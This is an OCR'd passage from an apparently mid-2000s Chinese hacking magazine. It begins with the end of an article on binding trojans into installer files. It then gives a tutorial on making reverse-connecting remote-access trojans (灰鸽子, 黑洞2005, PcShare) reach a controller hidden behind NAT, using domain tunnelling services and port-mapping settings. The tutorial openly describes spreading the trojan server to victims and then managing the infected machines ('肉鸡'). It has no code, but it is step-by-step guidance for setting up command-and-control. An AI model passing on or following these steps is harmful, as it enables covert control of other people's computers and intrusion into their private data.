示让你插入安装盘，而使木马暴露。事实上即使你替换记事本也可能报错，不信你试试，所以最好不要插入替换Windows的文件，插入替换其他常见的安装程序最好。虽然理论上可将木马插入到任何文件，但仍有部分程序插入后报错，原因不明，望高手指点。

（文章中涉及到的工具RobinPE、灰鸽子潜入者、灰鸽子的万能文件捆绑器、MT捆绑克星、winhex、Zeroadd、LordPE汉化版、regshot汉化修改版已经收录于光盘中）

内网互控全攻略

刘冲

在网络上生活的网虫们，经常会遇到两个不同内网的机器互连的情况，比如说：帮助另一个网吧的MM或朋友解决问题，或者在内网中管理肉鸡或管理内网中的肉鸡……这都需要一个能突破内网的软件。而单纯使用一个软件能实现的，据我所知不外乎IRC木马，QQ远控精灵，还有QQ的远程协助。IRC木马和QQ远控精灵的功能实在有限，连最起码的屏幕控制都没有。有人会说，QQ的远程协助就可以啊！QQ的远程协助是很方便，但它的稳定性和速度确实不敢恭维，而且，能用它来管理肉鸡吗？看来这些都不好玩，还是那些功能强大，速度一流的远程控制软件比较爽。

网上流传的方法都是通过一定的辅助软件找到一个中介机器实现内网互控的目的。今天我就针对不同的情况，不同的连接方式为大家总结一下，希望对菜鸟有所帮助，本篇先讲一下在主控机（本机）上运行辅助软件的方法。

第一种方式：在主控机上运行辅助软件

一、内网建站专家+灰鸽子VIP200（反向连接）

相信看过X档案2004年第2期的读者都记得啊九写的那篇“局域网控制局域网”吧，他用的就是内网建站专家实现的灰鸽子VIP1.1的内网自动上线，今天我们就来重温这一经典组合。辅助软件虽然还是内网建站专家，可是由于灰鸽子的升级，使用方法自然也有所不同。

首先到http://www.sharella.com/register/，点“申请内网专业服务试用”，注册一个域名。注册成功后会提示你注册信息已经发到你的信箱，我们到邮箱里找注册码，然后是安装，运行内网建站专家，在注册栏里填上注册码，如图1。




图1

填完再点“开通”，然后再点“站点推广”。这里提供的服务最好按ctrl全选上，也可以有选择性的选择，至于如何选择我稍后再讲，如图2。



图2

然后打开灰鸽子，注意：在默认的情况下，灰鸽子是不会上线的，因为灰鸽子默认的监听端口是8000，而内网建站专家是没有提供这个端口的服务的，我们打开：http://www.sharella.com/products/g2lan.asp#5。




图3

然后回到“站点推广”这一项，不难看出内网建站专家提供的不同服务是对应不同端口的，比如：WWW对应80端口；FTP对应21端口；TELNET对应23端口……如果你只选用WWW服务，那么内网建站专家只为你提供80端口的服务，也就是说外网的机器只能访问你的80端口，而你按住ctrl全选时，外部的机器就可以访问你的机器的所有端口了，如图3。提供的端口虽然不少，但还真找不到8000，那我们就把灰鸽子的自动上线端口改成以上的任一端口，比如23端口（这个端口一般不会冲突，没有哪个个人用户会开TELNET服务吧），然后点自动上线，填上域名和密码。在“修改您的URL”栏里填：“内网建站域名：23”。我这里填的是：woaixdangan.dhcn.net:23，如图4。




图4

点“更新IP到域名”，把木马经过各种途径传播出去，用不了多长时间就会有中招的，连接一下，功能完全正常，唯一不足的是IP全显示的是127.0.0.1。不过相对于突破内网后的喜悦，这点不足又算什么呢？如图5。

二、内网动态域名+黑洞2005（反向连接）

以前，能用来实现内网自动上线的也只有灰鸽子一个，因为那时候只有灰鸽子是用一个端口传输数据，随着网络技术的发展，越来越多的远程控制软件都吸取了这一优秀特性，例如黑洞。我这里使用的是黑洞2005专业版[演示版]Build20050315和内网动态域名，内网动态域名是不同于内网建站专家的又一内网建站软件，个人认为无论是从方便性还是实用性内网动态域名都要优于内网建站专家，原因如下：

1.可以自定义本机上开放的端口。

2.无连接数限制。内网建站专家允许的最大连接数是100，如果肉鸡多于100，使用起来就不方便了。

3.便于申请，试用期是7天，内网动态域名一个用户可以申




图 5

请无数个域名，而内网建站专家一个邮箱只能申请 3 个域名，想要多申请还得先申请邮箱。

4．体积小巧，免安装，占用系统资源少。




图 6

下面讲使用方法，首先到 http://www.dns0755.net/ddns/usr_reg1.php 注册用户。注册成功后点“申请科迈内网试用二级域名”，然后填上自己想要申请的域名。软件类型选内网标准版，记住一定是标准版哦！不是专业版啊！成功后点击自己的域名会看到如图 6 所示的界面。

这里端口名后面的栏中是自定义的名称，可以随便填，但一定要记住，我这里填的是 HEIDONG，然后点修改资料。修改完资料后再点查看动态域名，回到上图的页面，这个页面我们还有用。然后将下载下来的内网动态域名解压，运行里面的 CMXNatProxy.exe，如图 7。




图 7

在第二栏里填自己申请的域名，第三栏填自己的密码，单个连接的最大带宽栏里如果条件允许的话自然是越大越好，然后点下一步，如图 8。




图 8

这里就是关键了，将左边的任意一个端口名称改成我们的自定义名称，然后将其对应的端口改成我们的自定义端口，也就是黑洞的上线端口，由于黑洞默认的上线端口是 2005，所以我们这里也改成 2005。然后点下一步，确定，如图 9。

```
-050525 200609:MESG:woaixdangan.dns0755.net登录成功!
-050525 200609:MESG:可用的端口及名称:
-050525 200609:MESG:woaixdangan.dns0755.net:5831 名称:HEIDONG
```

图 9

到此就配置成功了，讲一下原理，我们回到“管理动态域名”页面（就是我刚才说的还有用的页面），看到如：“A 记录：210.22.12.55”字样，这里 210.22.12.55 是内网动态域名的服务器 IP，“端口号：5831”中的 5831 是服务器上的端口，而我们在设置里自定义名称对应的端口 2005 是本机开放的端口。用过 VIDC 的朋友可能明白了，这就相当于在服务器和本机之间建立一个通道，把 210.22.12.55 的 5831 端口映射到本机的 2005 端口，所有发往 210.22.12.55 的 5831 端口的数据都自动转发到本机的 2005 端口上。明白了这个原理，自动上线就容易填了。我们打开黑洞，点自动上线。填上用户名和密码，本机 IP 地址和端口填：210.22.12.55：5831，然后点更新 IP 到空间，如图 10。




图 10

把服务端发给别人，一会就有机器上线了。连接一下，速度超快。不足之处和灰鸽子一样，IP 全是 127.0.0.1，如图 11。




图 11

使用内网动态域名的好处不言而喻：1．不用找肉鸡做中转站；2．中转站带宽大，速度快；3．中转站稳定，24 小时在线。所以它也是我最常用的内网上线辅助软件。

三、内网通（truehost）+pcshare（反向连接）

内网通其实是内网动态域名的另一个版本，也就是那个内网专业版。它在配合反弹木马实现内网自动上线的用法和内网建站专家大致一致，在自动上线里都是填“域名：端口”，并且内网通在配合反弹木马实现内网自动上线时与其它内网建站软件相比有个最大的好处是可以显示被控机的真实 IP，而不是 127.0.0.1。首先也是注册一个用户，由于我们已经注册过内网动态域名了，所以这里就不用再注册了，直接到管理动态域名页面，点最下边的“转化为内网专业版”把我们的域名转化为内网专业版的就行了。pcshare 就不用说了吧，功能强大的反弹木马，体积小巧，操作简单。我这里用的是 PcShare 2005 Build0427 免费版本。首先是下载安装运行内网通，运行后，填上自己的域名和密码，然后点增加域名，如图 12。

增加完域名后点最右下角的按钮，重启一下内网通。重启后点“显示日志”，如果看到如“域名：woaixdangan.dns0755.net 登录成功！”字样，说明成功了。下面来配置 pcshare，因为 pcshare 默认的自动上线端口是 80，我这里就不改了。如果你用灰鸽子，记住一定要将上线端口改成 80，至于原因就不用说了吧，上面已经说过了。由于 pcshare 没有提供转向域名的自动上线，我们只有用 FTP 自动上线了，没有主页空间的朋友可以到 www.51.net 或 www.68ab.com 申请免费空间，虽然不大，但是对于 FTP 上线足够了。我这里在配置服务端里选的是使用 url 转发本机 IP，如图 13。

